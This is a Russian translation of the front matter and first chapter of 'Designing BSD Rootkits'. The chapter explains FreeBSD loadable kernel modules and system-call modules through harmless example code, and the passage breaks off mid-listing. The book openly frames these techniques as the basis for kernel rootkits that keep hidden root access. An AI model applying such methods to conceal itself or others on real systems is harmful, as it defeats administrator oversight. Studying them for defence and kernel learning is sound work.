
Проектирование BSD-руткитов

Русский перевод книги Designing BSD Rootkits: An Introduction to Kernel Hacking.

Больше крутых материалов в моём телеграм-канале @grogrigs

Обложка, титульные данные и права

Обложка



Хотя у руткитов довольно негативный образ, они могут использоваться как во благо, так и во зло. *Проектирование BSD-руткитов* вооружает вас знаниями, необходимыми для написания наступательных руткитов, защиты от вредоносных руткитов и изучения ядра FreeBSD и операционной системы в процессе.

Организованная как учебное руководство, *Проектирование BSD-руткитов* научит вас основам программирования и разработки руткитов в операционной системе FreeBSD. Цель автора, Джозефа Конга, - сделать вас умнее, а не научить писать эксплойты или запускать атаки. Вы узнаете, как сохранять привилегированный доступ спустя долгое время после получения доступа к компьютеру и как хакать FreeBSD.

Широкое использование примеров у Конга не предполагает предварительного опыта хакинга ядра, но и не разбавляет материал. Весь код подробно описан и проанализирован, а каждая глава содержит по крайней мере одно применение из реального мира.

nostarch.com

"Я лежу плоско."

Эта книга использует RepKover - прочный переплет, который не захлопывается.

Лучшие развлечения для гиков™

Размещать в разделе:

КОМПЬЮТЕРНАЯ БЕЗОПАСНОСТЬ / ОПЕРАЦИОННЫЕ СИСТЕМЫ

$29.95 ($36.95 CDN)

Пишите BSD-руткиты и защищайтесь от них

Включено:

• основы программирования модулей ядра FreeBSD;
• использование перехвата вызовов для подрыва работы ядра FreeBSD;
• прямая манипуляция объектами, от которых зависит внутренний учет ядра;
• исправление кода ядра, находящегося в основной памяти; иными словами, изменение логики ядра, пока оно все еще выполняется;
• как защищаться от описанных атак.

Так что вперед. Взломайте ядро FreeBSD сами!

Об авторе

Возня с компьютерами всегда была одной из главных страстей автора Джозефа Конга. Он программист-самоучка, который занимается информационной безопасностью, теорией операционных систем, обратной разработкой и оценкой уязвимостей. Он писал для журнала *Phrack* и был системным администратором города Торонто.

ПРОЕКТИРОВАНИЕ BSD-РУТКИТОВ

ВВЕДЕНИЕ В ХАКИНГ ЯДРА

ДЖОЗЕФ КОНГ

Титульные страницы

ПРОЕКТИРОВАНИЕ BSD-РУТКИТОВ

ПРОЕКТИРОВАНИЕ BSD-РУТКИТОВ

Введение в хакинг ядра

Автор: Joseph Kong

San Francisco

Авторские права

11 10 09 08 07 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-142-5

ISBN-13: 978-1-59327-142-8

Издатель: William Pollock

Выпускающий редактор: Elizabeth Campbell

Дизайн обложки и внутреннее оформление: Octopod Studios

Редактор разработки: William Pollock

Технический рецензент: John Baldwin

Литературный редактор: Megan Dunchak

Верстальщики: Riley Hoffman и Megan Dunchak

Корректор: Riley Hoffman

Составитель указателя: Nancy Guenther

За информацией о распространителях книги или переводах обращайтесь непосредственно в No Starch Press, Inc.:

No Starch Press, Inc.

555 De Haro Street, Suite 250, San Francisco, CA 94107

телефон: 415.863.9900; факс: 415.863.9950; info@nostarch.com; nostarch.com

Каталогизационные данные Библиотеки Конгресса

Kong, Joseph.

Проектирование BSD-руткитов: введение в хакинг ядра / Joseph Kong.

стр. см.

Включает указатель.

ISBN-13: 978-1-59327-142-8

ISBN-10: 1-59327-142-5

1. FreeBSD. 2. Свободное компьютерное ПО. 3. Операционные системы (компьютеры). I. Название.

QA76.76.O63K649 2007

005.3--dc22

2007007644

Напечатано на переработанной бумаге в Соединенных Штатах Америки.

Посвящение

Тем, кто следует за своими мечтами и специализируется на невозможном.

Благодарности и краткое содержание

Благодарности

Прежде всего я особенно благодарен Биллу Поллоку за его веру в меня, за помощь в работе над этой книгой и за то, что он дал мне такую большую творческую свободу. Его многочисленные правки и предложения заметны в итоговом результате (и да, слухи правдивы: редактирует он как строевой сержант). Я также хочу поблагодарить Элизабет Кэмпбелл за то, что она, по сути, провела всю эту книгу через издательский процесс (и за то, что всегда оставалась бодрой, даже когда я переписал целую главу уже после литературной правки). Спасибо Меган Данчак за литературную правку и за улучшение "стиля" этой книги, а Райли Хоффману - за проверку всей рукописи на ошибки. Также спасибо Патриции Уиткин, Ли Полер и Эллен Хар за всю их работу по маркетингу.

Я также хочу поблагодарить Джона Болдуина, который был техническим рецензентом этой книги, но сделал гораздо больше обычного: дал множество предложений и наблюдений, большинство из которых превратилось в новые разделы этой книги.

Кроме того, я хочу поблагодарить моего брата за вычитку ранних черновиков этой книги, моего отца - за то, что он привел меня к компьютерам (он до сих пор лучший хакер из всех, кого я знаю), и мою маму - практически за все (особенно за ее терпение, потому что в детстве я определенно был несносным).

И наконец, я хочу поблагодарить сообщество открытого ПО и хакеров за новаторство, творческий подход и готовность делиться.

Краткое содержание

Предисловие

Последние шесть лет я работал над разными частями ядра FreeBSD. Все это время моей главной задачей было сделать FreeBSD более надежной. Часто это означает сохранение существующей стабильности системы при добавлении новых возможностей или повышение стабильности за счет исправления ошибок и конструктивных недостатков в уже существующем коде. До работы над FreeBSD я был системным администратором в нескольких сетях; моя задача состояла в том, чтобы предоставлять пользователям нужные сервисы и одновременно защищать сеть от любых вредоносных действий. Поэтому, когда речь заходит о безопасности, я всегда находился на оборонительной стороне игры.

В книге *Проектирование BSD-руткитов* Джозеф Конг предлагает увлекательный взгляд на наступательную сторону. Он перечисляет несколько инструментов, используемых для создания руткитов, объясняет идеи, лежащие в основе каждого инструмента, и для многих из них приводит рабочие примеры. Кроме того, он рассматривает некоторые способы обнаружения руткитов.

Чтобы подчинить себе работающую систему, нужны многие из тех же навыков и приемов, что и для ее построения. Например, обе задачи требуют внимания к стабильности. Руткит, снижающий стабильность системы, рискует привлечь внимание системного администратора, если система рухнет. Точно так же разработчик системы должен строить ее так, чтобы свести к минимуму простой и потерю данных, которые могут стать следствием сбоев. Руткитам приходится решать и довольно хитрые задачи, а получающиеся решения могут быть поучительными (а иногда и занимательными) для разработчиков систем.

Наконец, *Проектирование BSD-руткитов* может стать для разработчиков систем еще и хорошей встряской. Чужая точка зрения всегда многому учит. Я не могу сосчитать, сколько раз видел, как ошибка решалась свежим взглядом просто потому, что разработчик, долго с ней боровшийся, слишком хорошо знал код. Точно так же проектировщики и разработчики систем не всегда осознают, какими способами руткиты могут изменять поведение их систем. Одно лишь знакомство с некоторыми методами, применяемыми руткитами, способно изменить подход к проектированию и построению систем.

Я безусловно считаю эту книгу увлекательной и полезной и уверен, что вы, читатель, тоже сочтете ее такой.

Джон Болдуин
Разработчик ядра FreeBSD
Атланта

Введение

Добро пожаловать в *Проектирование BSD-руткитов*! Эта книга познакомит вас с основами программирования и разработки руткитов, работающих в режиме ядра, в операционной системе FreeBSD. Используя подход "учиться на примерах", я подробно рассмотрю разные приемы, которые может применять руткит, чтобы вы поняли, из чего в самом простом виде складывается код руткита. Следует отметить, что эта книга не содержит и не разбирает код каких-либо "полноценных" руткитов. На самом деле большая часть книги сосредоточена на том, как применять тот или иной прием, а не на том, что с ним делать.

Заметьте, что эта книга не имеет отношения к написанию эксплойтов или к тому, как получить root-доступ к системе; она посвящена сохранению root-доступа спустя долгое время после успешного взлома.

Что такое руткит?

Существует несколько разных определений того, что считать руткитом, но для целей этой книги руткит - это набор кода, который позволяет кому-либо управлять определенными аспектами операционной системы хоста, не раскрывая своего присутствия. По сути, именно это и делает руткит руткитом - сокрытие от конечного пользователя.

Проще говоря, руткит - это "набор", который позволяет пользователю сохранять доступ уровня "root".

Почему FreeBSD?

FreeBSD - продвинутая операционная система с открытым исходным кодом; работая с FreeBSD, вы получаете полный, ничем не ограниченный доступ к исходному коду ядра, благодаря чему проще изучать системное программирование - а именно им вы, по сути, и будете заниматься на протяжении всей книги.

Цели этой книги

Главная цель этой книги - познакомить вас с руткитами и написанием руткитов. К моменту, когда вы закончите чтение, вы "теоретически" сможете переписать всю операционную систему на лету. Вы также должны будете понимать теорию и практику обнаружения и удаления руткитов.

Вторая цель книги - дать вам практический, прикладной взгляд на части ядра FreeBSD, а более широкая цель - вдохновить вас самостоятельно исследовать и взламывать остальные его части. В конце концов, испачкать руки - всегда лучший способ учиться.

Кому стоит читать эту книгу?

Эта книга рассчитана на программистов, которым интересно начальное знакомство с хакингом ядра. Поэтому опыт написания кода ядра не требуется и не предполагается.

Чтобы получить от книги максимум, вам нужно хорошо понимать язык программирования C (то есть понимать указатели), а также ассемблер x86 (синтаксис AT&T). Вам также понадобится достаточно уверенное понимание теории операционных систем (то есть нужно знать, чем процесс отличается от потока).

Обзор содержания

Эта книга неофициально делится на три части. Первая часть (глава 1) по сути представляет собой стремительный обзор хакинга ядра, предназначенный для того, чтобы быстро ввести новичка в курс дела. Следующая часть (главы 2-6) охватывает весь спектр современных популярных приемов руткитов (то есть того, что можно встретить "в дикой природе"); последняя часть (глава 7) посвящена обнаружению и удалению руткитов.

Соглашения, используемые в этой книге

В этой книге в листингах кода я использовал полужирный шрифт, чтобы обозначать команды или другой текст, который вводил сам, если отдельно не указано иное.

Заключительные замечания

Хотя эта книга сосредоточена на операционной системе FreeBSD, большинство (если не все) рассматриваемых идей можно применять и к другим ОС, таким как Linux или Windows. На самом деле половину приемов из этой книги я изучил именно в этих системах.

Глава 1. Загружаемые модули ядра

Самый простой способ внедрить код в работающее ядро - использовать загружаемый модуль ядра (LKM), то есть подсистему ядра, которую можно загружать и выгружать после запуска системы. Это позволяет системному администратору динамически добавлять и удалять функциональность в живой системе. Благодаря этому LKM являются идеальной платформой для руткитов, работающих в режиме ядра. Более того, подавляющее большинство современных руткитов - это просто LKM.

> **Примечание.** В FreeBSD 3.0 в подсистему модулей ядра были внесены существенные изменения, а средство LKM было переименовано в динамический компоновщик ядра (KLD). Поэтому в FreeBSD термин KLD обычно используют для описания LKM.

В этой главе мы обсудим программирование LKM (то есть KLD) во FreeBSD для программистов, которые только начинают заниматься хакингом ядра.

> **Примечание.** На протяжении всей книги термины "драйвер устройства", KLD, LKM, "загружаемый модуль" и "модуль" используются как взаимозаменяемые.

1.1 Обработчик событий модуля

Всякий раз, когда KLD загружается в ядро или выгружается из него, вызывается функция, известная как обработчик событий модуля. Эта функция выполняет процедуры инициализации и завершения работы KLD. Каждый KLD должен включать обработчик событий.[1] Прототип функции обработчика событий определен в заголовке `<sys/module.h>` следующим образом:

```
typedef int (*modeventhand_t)(module_t, int /* modeventtype_t */, void *);
```

где `module_t` - указатель на структуру модуля, а `modeventtype_t` определен в заголовке `<sys/module.h>` так:

```
typedef enum modeventtype {
        MOD_LOAD,       /* Установлено при загрузке модуля. */
        MOD_UNLOAD,     /* Установлено при выгрузке модуля. */
        MOD_SHUTDOWN,   /* Установлено при завершении работы. */
        MOD_QUIESCE     /* Установлено при переводе в состояние покоя. */
} modeventtype_t;
```

Вот пример функции обработчика событий:

```
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
        switch (cmd) {
        case MOD_LOAD:
                uprintf("Привет, мир!\n");
                break;
        case MOD_UNLOAD:
                uprintf("Прощай, жестокий мир!\n");
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}
```

Эта функция выведет "Привет, мир!" при загрузке модуля, "Прощай, жестокий мир!" при его выгрузке и вернет ошибку (`EOPNOTSUPP`)[2] при завершении работы и событии перехода в состояние покоя.

1.2 Макрос DECLARE_MODULE

Когда KLD загружается командой `kldload(8)`, описанной в разделе 1.3, он должен скомпоноваться и зарегистрировать себя в ядре. Это легко сделать вызовом макроса `DECLARE_MODULE`, который определен в заголовке `<sys/module.h>` следующим образом:

```
#define DECLARE_MODULE(name, data, sub, order)                          \
        MODULE_METADATA(_md_##name, MDT_MODULE, &data, #name);          \
        SYSINIT(name##module, sub, order, module_register_init, &data)  \
        struct __hack
```

Ниже кратко описан каждый параметр.

`name`

Указывает общее имя модуля, которое передается как строка символов.

`data`

Этот параметр задает официальное имя модуля и функцию обработчика событий. Он передается как структура `moduledata`. `struct moduledata` определена в заголовке `<sys/module.h>` так:

```
typedef struct moduledata {
        const char      *name;          /* имя модуля */
        modeventhand_t  evhand;         /* обработчик событий */
        void            *priv;          /* дополнительные данные */
} moduledata_t;
```

`sub`

Указывает интерфейс запуска системы, который определяет тип модуля. Допустимые значения для этого параметра можно найти в заголовке `<sys/kernel.h>` в списке перечисления `sysinit_sub_id`.

Для наших целей мы всегда будем задавать этот параметр как `SI_SUB_DRIVERS`, который используется при регистрации драйвера устройства.

`order`

Указывает порядок инициализации KLD внутри подсистемы. Допустимые значения для этого параметра можно найти в заголовке `<sys/kernel.h>` в списке перечисления `sysinit_elem_order`.

Для наших целей мы всегда будем задавать этот параметр как `SI_ORDER_MIDDLE`, что инициализирует KLD где-то в середине.

1.3 "Привет, мир!"

Теперь вы знаете достаточно, чтобы написать свой первый KLD. В листинге 1-1 приведен полный модуль "Привет, мир!".

```
#include <sys/param.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
        switch (cmd) {
        case MOD_LOAD:
                uprintf("Привет, мир!\n");
                break;
        case MOD_UNLOAD:
                uprintf("Прощай, жестокий мир!\n");
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

/* Второй аргумент DECLARE_MODULE. */
static moduledata_t hello_mod = {
        "hello",        /* имя модуля */
        load,           /* обработчик событий */
        NULL            /* дополнительные данные */
};

DECLARE_MODULE(hello, hello_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 1-1. `hello.c`

Как видите, этот модуль - всего лишь сочетание примерной функции обработчика событий из раздела 1.1 и заполненного макроса DECLARE_MODULE.

Чтобы скомпилировать этот модуль, можно воспользоваться системным Makefile[3] bsd.kmod.mk. В листинге 1-2 показан полный Makefile для hello.c.

```
KMOD=   hello           # Имя создаваемого KLD.
SRCS=   hello.c         # Список исходных файлов.

.include <bsd.kmod.mk>
```

Листинг 1-2. Makefile

> **Примечание.** На протяжении всей книги мы будем приспосабливать этот Makefile для компиляции каждого KLD, заполняя KMOD и SRCS соответствующим именем модуля и исходным листингом или листингами.

Теперь, предполагая, что Makefile и hello.c находятся в одном каталоге, просто введите make, и если мы нигде не промахнулись, компиляция должна начаться - очень многословно - и создать исполняемый файл с именем hello.ko, как показано ниже:

```
$ make
Предупреждение: каталог объектов не изменен относительно исходного /usr/home/
    ghost/hello
@ -> /usr/src/sys
machine -> /usr/src/sys/i386/include
cc -O2 -pipe -funroll-loops -march=athlon-mp -fno-strict-aliasing -Werror -D_
KERNEL -DKLD_MODULE -nostdinc -I-   -I. -I@ -I@/contrib/altq -I@/../include -
I/usr/include -finline-limit=8000 -fno-common  -mno-align-long-strings -mpref
erred-stack-boundary=2  -mno-mmx -mno-3dnow -mno-sse -mno-sse2 -ffreestanding
 -Wall -Wredundant-decls -Wnested-externs -Wstrict-prototypes  -Wmissing-prot
otypes -Wpointer-arith -Winline -Wcast-qual  -fformat-extensions -std=c99 -c
hello.c
ld  -d -warn-common -r -d -o hello.kld hello.o
touch export_syms
awk -f /sys/conf/kmod_syms.awk hello.kld  export_syms | xargs -J% objcopy % h
ello.kld
ld -Bshareable  -d -warn-common -o hello.ko hello.kld
objcopy --strip-debug hello.ko
$ ls -F
@@           export_syms  hello.kld    hello.o
Makefile     hello.c      hello.ko*    machine@
```

Загружать и выгружать hello.ko можно утилитами kldload(8) и kldunload(8),[4] как показано ниже:

```
$ sudo kldload ./hello.ko
Привет, мир!
$ sudo kldunload hello.ko
Прощай, жестокий мир!
```

Отлично - вы успешно загрузили код в работающее ядро и выгрузили его оттуда. Теперь попробуем что-нибудь чуть более сложное.

1.4 Модули системных вызовов

Модули системных вызовов - это просто KLD, которые устанавливают системный вызов. В операционных системах системный вызов, также известный как запрос системной службы, - это механизм, с помощью которого приложение запрашивает обслуживание у ядра операционной системы.

> **Примечание.** В главах 2, 3 и 6 вы будете писать руткиты, которые либо вмешиваются в существующие системные вызовы, либо устанавливают новые. Поэтому этот раздел служит предварительным введением.

Для каждого модуля системного вызова уникальны три элемента: функция системного вызова, структура `sysent` и значение смещения.

1.4.1 Функция системного вызова

Функция системного вызова реализует системный вызов. Ее прототип определен в заголовке `<sys/sysent.h>` так:

```
typedef int     sy_call_t(struct thread *, void *);
```

где `struct thread *` указывает на текущий выполняющийся поток, а `void *` указывает на структуру аргументов системного вызова, если она есть.

Вот пример функции системного вызова, которая принимает символьный указатель (то есть строку) и выводит его в системную консоль и средство журналирования через `printf(9)`.

```
struct sc_example_args {
        char *str;
};

static int
sc_example(struct thread *td, void *syscall_args)
{
        struct sc_example_args *uap;
        uap = (struct sc_example_args *)syscall_args;
        printf("%s\n", uap->str);
        return(0);
}
```

Обратите внимание, что аргументы системного вызова (1) объявляются внутри структуры (`sc_example_args`). Также обратите внимание, что доступ к этим аргументам внутри функции системного вызова выполняется так: сначала (2) объявляется указатель `struct sc_example_args` (`uap`), а затем (3) приведенный указатель `void` (`syscall_args`) присваивается этому указателю.

Помните, что аргументы системного вызова находятся в пространстве пользователя, а функция системного вызова выполняется в пространстве ядра.[5] Поэтому, когда вы обращаетесь к аргументам через `uap`, вы фактически работаете со значением, а не со ссылкой. Это означает, что при таком подходе вы не можете изменить настоящие аргументы.

> **Примечание.** В разделе 1.5 я подробно опишу, как изменять данные, находящиеся в пространстве пользователя, оставаясь в пространстве ядра.

Вероятно, стоит упомянуть, что ядро ожидает, что каждый аргумент системного вызова будет иметь размер `register_t` (на i386 это `int`, но на других платформах обычно `long`) и что оно строит массив значений `register_t`, которые затем приводятся к `void *` и передаются как аргументы. По этой причине вам может понадобиться явно добавить заполнение в структуру аргументов, чтобы она работала корректно, если в ней есть типы, размер которых не равен `register_t` (например, `char` или `int` на 64-разрядной платформе). Заголовок `<sys/sysproto.h>` предоставляет для этого несколько макросов, а также примеры.

1.4.2 Структура sysent

Системные вызовы определяются своими записями в структуре `sysent`, которая определена в заголовке `<sys/sysent.h>` следующим образом:

```
struct sysent {
        int sy_narg;            /* число аргументов */
        sy_call_t *sy_call;     /* реализующая функция */
        au_event_t sy_auevent;  /* событие аудита, связанное с системным вызовом
    */
};
```

Вот полная структура `sysent` для примерного системного вызова, показанного в разделе 1.4.1:

```
static struct sysent sc_example_sysent = {
        1,                      /* число аргументов */
        sc_example              /* реализующая функция */
};
```

Вспомним, что примерный системный вызов имеет только один аргумент (символьный указатель) и называется `sc_example`.

Стоит упомянуть еще один момент. Во FreeBSD таблица системных вызовов - это просто массив структур `sysent`, и он объявлен в заголовке `<sys/sysent.h>` следующим образом:

```
extern struct sysent sysent[];
```

Всякий раз, когда системный вызов устанавливается, его структура `sysent` помещается в свободный элемент `sysent[]`. Это важный момент, который сыграет роль в главах 2 и 6.

> **Примечание.** На протяжении всей книги я буду называть таблицу системных вызовов FreeBSD `sysent[]`.

1.4.3 Значение смещения

Значение смещения (также известное как номер системного вызова) - это уникальное целое число от 0 до 456, назначаемое каждому системному вызову, чтобы указать смещение его структуры `sysent` внутри `sysent[]`.

В модуле системного вызова значение смещения нужно объявить явно. Обычно это делают так:

```
static int offset = NO_SYSCALL;
```

Константа `NO_SYSCALL` устанавливает `offset` в следующий доступный или свободный элемент `sysent[]`.

Хотя можно вручную установить `offset` в любой неиспользуемый номер системного вызова, при реализации чего-то динамического, например KLD, хорошей практикой считается избегать этого.

> **Примечание.** Список используемых и неиспользуемых номеров системных вызовов см. в файле `/sys/kern/syscalls.master`.

1.4.4 Макрос SYSCALL_MODULE

Вспомним из раздела 1.2, что при загрузке KLD должен скомпоноваться и зарегистрировать себя в ядре, а для этого используется макрос DECLARE_MODULE. Однако при написании модуля системного вызова макрос DECLARE_MODULE несколько неудобен, как вы скоро увидите. Поэтому вместо него мы используем макрос SYSCALL_MODULE, который определен в заголовке <sys/sysent.h> следующим образом:

```
#define SYSCALL_MODULE(name, offset, new_sysent, evh, arg)     \
static struct syscall_module_data name##_syscall_mod = {       \
       evh, arg, offset, new_sysent, { 0, NULL }               \
};                                                             \
                                                               \
static moduledata_t name##_mod = {                             \
       #name,                                                  \
       syscall_module_handler,                                 \
       &name##_syscall_mod                                     \
};                                                             \
DECLARE_MODULE(name, name##_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE)
```

Как видите, если бы мы использовали макрос DECLARE_MODULE, сначала пришлось бы настроить структуры syscall_module_data и moduledata; к счастью, SYSCALL_MODULE избавляет нас от этой работы.

Ниже кратко описан каждый параметр SYSCALL_MODULE.

- name - общее имя модуля, которое передается как строка символов.
- offset - значение смещения системного вызова, которое передается как целочисленный указатель.
- new_sysent - заполненная структура sysent, которая передается как указатель struct sysent.
- evh - функция обработчика событий.
- arg - аргументы, которые должны быть переданы функции обработчика событий. Для наших целей мы всегда будем задавать этот параметр как NULL.

1.4.5 Пример

В листинге 1-3 приведен полный модуль системного вызова.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* Аргументы системного вызова. */
struct sc_example_args {
        char *str;
};

/* Функция системного вызова. */
static int
sc_example(struct thread *td, void *syscall_args)
{
        struct sc_example_args *uap;
        uap = (struct sc_example_args *)syscall_args;
        printf("%s\n", uap->str);
        return(0);
}

/* sysent для нового системного вызова. */
static struct sysent sc_example_sysent = {
```

```
        1,                      /* число аргументов */
        sc_example              /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(sc_example, &offset, &sc_example_sysent, load, NULL);
```

Листинг 1-3. `sc_example.c`

Как видите, этот модуль - просто сочетание всех компонентов, описанных в этом разделе, с добавлением функции обработчика событий. Просто, не правда ли?

Вот результаты загрузки этого модуля:

```
$ sudo kldload ./sc_example.ko
Системный вызов загружен по смещению 210.
```

Пока все хорошо. Теперь напишем простую программу в пространстве пользователя, чтобы выполнить и проверить этот новый системный вызов. Но сначала нужно объяснить функции `modfind`, `modstat` и `syscall`.

1.4.6 Функция modfind

Функция `modfind` возвращает `modid` модуля ядра по имени модуля.

```
#include <sys/param.h>
#include <sys/module.h>

int
modfind(const char *modname);
```

`Modid` - это целые числа, используемые для уникальной идентификации каждого загруженного модуля в системе.

1.4.7 Функция modstat

Функция `modstat` возвращает состояние модуля ядра, на который указывает его `modid`.

```
#include <sys/param.h>
#include <sys/module.h>

int
modstat(int modid, struct module_stat *stat);
```

Возвращаемая информация сохраняется в `stat`, структуре `module_stat`, которая определена в заголовке `<sys/module.h>` следующим образом:

```
struct module_stat {
        int             version;
        char            name[MAXMODNAME];       /* имя модуля */
        int             refs;                   /* число ссылок */
        int             id;                     /* идентификатор модуля */
        modspecific_t   data;                   /* данные, специфичные для модуля
    */
};

typedef union modspecific {
        int             intval;                 /* значение смещения */
        u_int           uintval;
        long            longval;
        u_long          ulongval;
} modspecific_t;
```

1.4.8 Функция syscall

Функция `syscall` выполняет системный вызов, заданный его номером.

```
#include <sys/syscall.h>
#include <unistd.h>

int
syscall(int number, ...);
```

1.4.9 Выполнение системного вызова

Листинг 1-4 - это программа в пространстве пользователя, предназначенная для выполнения системного вызова из листинга 1-3, который называется `sc_example`. Эта программа принимает один аргумент командной строки: строку, которая будет передана в `sc_example`.

```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int
main(int argc, char *argv[])
{
        int syscall_num;
        struct module_stat stat;

        if (argc != 2) {
                printf("Использование:\n%s <строка>\n", argv[0]);
                exit(0);
        }

        /* Определить значение смещения sc_example. */
        stat.version = sizeof(stat);
        modstat(modfind("sc_example"), &stat);
```

```
        syscall_num = stat.data.intval;

        /* Вызвать sc_example. */
        return(syscall(syscall_num, argv[1]));
}
```

Листинг 1-4. `interface.c`

Как видите, сначала мы вызываем (1) `modfind` и `modstat`, чтобы определить значение смещения `sc_example`. Затем это значение передается в (2) `syscall` вместе с первым аргументом командной строки, что фактически выполняет `sc_example`.

Ниже приведен пример вывода:

```
$ ./interface Привет,\ ядро!
$ dmesg | tail -n 1
Привет, ядро!
```

1.4.10 Выполнение системного вызова без кода на C

Хотя написание программы в пространстве пользователя для выполнения системного вызова - "правильный" способ сделать это, когда вы просто хотите проверить модуль системного вызова, необходимость сначала писать дополнительную программу раздражает. Чтобы выполнить системный вызов без написания программы в пространстве пользователя, я делаю так:

```
$ sudo kldload ./sc_example.ko
Системный вызов загружен по смещению 210.
$ perl -e '$str = "Привет, ядро!";' -e 'syscall(210, $str);'
$ dmesg | tail -n 1
